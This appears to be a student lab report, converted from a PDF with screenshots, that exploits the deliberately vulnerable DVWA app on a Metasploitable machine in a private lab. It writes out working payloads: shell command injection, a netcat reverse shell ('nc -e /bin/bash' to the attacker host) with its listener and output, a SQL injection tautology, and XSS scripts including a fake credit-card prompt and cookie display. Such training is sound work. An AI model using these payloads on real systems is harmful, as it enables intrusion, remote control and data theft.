


PROJECT : 9


DATE : 23-10-2021

TOPIC : DVWA exploitation.

1. Start up metasploitable machine (victim machine) and start up Parrot OS (attacker machine).
2. Enter the metasploitable IP address in browser of attacker machine.
3. Choose the DVWA option.



4. Enter the username “admin” and password “password”.



5. Set DVWA security to low.

Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security – Mozilla Firefox

Damn Vulnerable Web App | New Tab | 192.168.200.6/dvwa/security.php

DVWA

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low **Submit**

PHPIDS

[PHPIDS v0.6](#) (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected

COMMAND INJECTION

6. Enter metasploitable IP address in the box

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Brute Force – Mozilla Firefox

Damn Vulnerable Web App | + | 192.168.200.6/dvwa/vulnerabilities/ex

DVWA

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```
PING 192.168.200.6 (192.168.200.6) 56(84) bytes of data.  
64 bytes from 192.168.200.6: icmp_seq=1 ttl=64 time=0.013 ms  
64 bytes from 192.168.200.6: icmp_seq=2 ttl=64 time=0.017 ms  
64 bytes from 192.168.200.6: icmp_seq=3 ttl=64 time=0.016 ms  
  
--- 192.168.200.6 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.013/0.015/0.017/0.003 ms
```

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected

7. Along with IP address, run the file listing command.

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Brute Force – Mozilla Firefox

Damn Vulnerable Web App X +

192.168.200.6/dvwa/vulnerabilities/exec

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Enter an IP address below:

192.168.200.6&&ls -la

submit

```
PING 192.168.200.6 (192.168.200.6) 56(84) bytes of data.  
64 bytes from 192.168.200.6: icmp_seq=1 ttl=64 time=0.017 ms  
64 bytes from 192.168.200.6: icmp_seq=2 ttl=64 time=0.019 ms  
64 bytes from 192.168.200.6: icmp_seq=3 ttl=64 time=0.029 ms  
  
--- 192.168.200.6 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.017/0.021/0.029/0.007 ms  
total 20  
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 .  
drwxr-xr-x 11 www-data www-data 4096 May 20 2012 ..  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help  
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Brute Force – Mozilla Firefox

Damn Vulnerable Web App X +

192.168.200.6/dvwa/vulnerabilities/exec

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

192.168.200.6&&pwd

submit

```
PING 192.168.200.6 (192.168.200.6) 56(84) bytes of data.  
64 bytes from 192.168.200.6: icmp_seq=1 ttl=64 time=0.014 ms  
64 bytes from 192.168.200.6: icmp_seq=2 ttl=64 time=0.014 ms  
64 bytes from 192.168.200.6: icmp_seq=3 ttl=64 time=0.015 ms  
  
--- 192.168.200.6 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.014/0.014/0.015/0.003 ms  
/var/www/dvwa/vulnerabilities/exec
```

More info

8. In command prompt, set the netcat listener.

```
nc -lvp 4444 - Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot-virtualbox]~]
$ sudo su
[sudo] password for parrot:
[root@parrot-virtualbox]~[/home/parrot]
#nc -lvp 4444
listening on [any] 4444 ...

```

9. Inject the following command.

The screenshot shows a Mozilla Firefox browser window with the title "Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Brute Force – Mozilla Firefox". The address bar shows the URL "192.168.200.6/dvwa/vulnerabilities/exec". The left sidebar menu includes "Home", "Instructions", "Setup", "Brute Force", "Command Execution" (which is highlighted in green), "CSRF", "File Inclusion", "SQL Injection", "SQL Injection (Blind)", "Upload", "XSS reflected", and "XSS stored". The main content area is titled "Vulnerability: Command Execution" and contains a section titled "Ping for FREE" with the instruction "Enter an IP address below:". Below this is a text input field containing "test||nc -e /bin/bash 192.168.200.4 4444" and a "submit" button. The output area displays the results of the command execution:

```
PING 192.168.200.6 (192.168.200.6) 56(84) bytes of data.
64 bytes from 192.168.200.6: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 192.168.200.6: icmp_seq=2 ttl=64 time=0.014 ms
64 bytes from 192.168.200.6: icmp_seq=3 ttl=64 time=0.015 ms

--- 192.168.200.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.014/0.014/0.015/0.003 ms
/var/www/dvwa/vulnerabilities/exec
```

10. Netcat will get connected and we will be able to access the files.

```

nc -lvp 4444 - Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot-virtualbox]~]
└─$ sudo su
[sudo] password for parrot:
[root@parrot-virtualbox]~[/home/parrot]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.200.6: inverse host lookup failed: Unknown host
connect to [192.168.200.4] from (UNKNOWN) [192.168.200.6] 53659
ls -la
total 20
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 .
drwxr-xr-x 11 www-data www-data 4096 May 20 2012 ..
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source
pwd
/var/www/dvwa/vulnerabilities/exec

```

SQL INJECTION

11. In SQL injection tab, enter the code 1'or'1='1.

ID:	First name:	Surname:
1'or'1='1	admin	admin
1'or'1='1	Gordon	Brown
1'or'1='1	Hack	Me
1'or'1='1	Pablo	Picasso
1'or'1='1	Bob	Smith

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection – Mozilla Firefox

Damn Vulnerable Web X +

192.168.200.6/dvwa/vulnerabilities/sqli/? ... ↻ ☆

DVWA

Vulnerability: SQL Injection

User ID:

Vulnerability: SQL Injection (Blind)

User ID:


Submit

ID: 1'or'1'='1
First name: admin
Surname: admin
ID: 1'or'1'='1
First name: Gordon
Surname: Brown
ID: 1'or'1'='1
First name: Hack
Surname: Me
ID: 1'or'1'='1
First name: Pablo
Surname: Picasso
ID: 1'or'1'='1
First name: Bob
Surname: Smith

More info

Logout

Menu Damn Vulnerable Web App... nc -lvp 4444 - Parrot ...



Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection (Blind) – Mozilla Firefox

Damn Vulnerable Web App X +

192.168.200.6/dvwa/vulnerabilities/sql_injection/

DVWA

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1"or"1)="1
First name: admin
Surname: admin

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tctips/sql-injection.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info

CROSS-SITE SCRIPTING (XSS)

12. Enter following script in bar.

```
<script>prompt("Enter credit card details")</script>
<script>alert(document.cookie)</script>
```



Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected Cross Site Scripting (XSS) – Mozilla Firefox

Damn Vulnerable Web App X Dvwa Reflected XSS X Window.prompt() - +

192.168.200.6/dvwa/vulnerabilities/xss_reflected/

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?



<script>prompt("Enter credit card details")</script>


Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info





FILE INCLUSION / UPLOAD

13. Upload a text file instead of image.



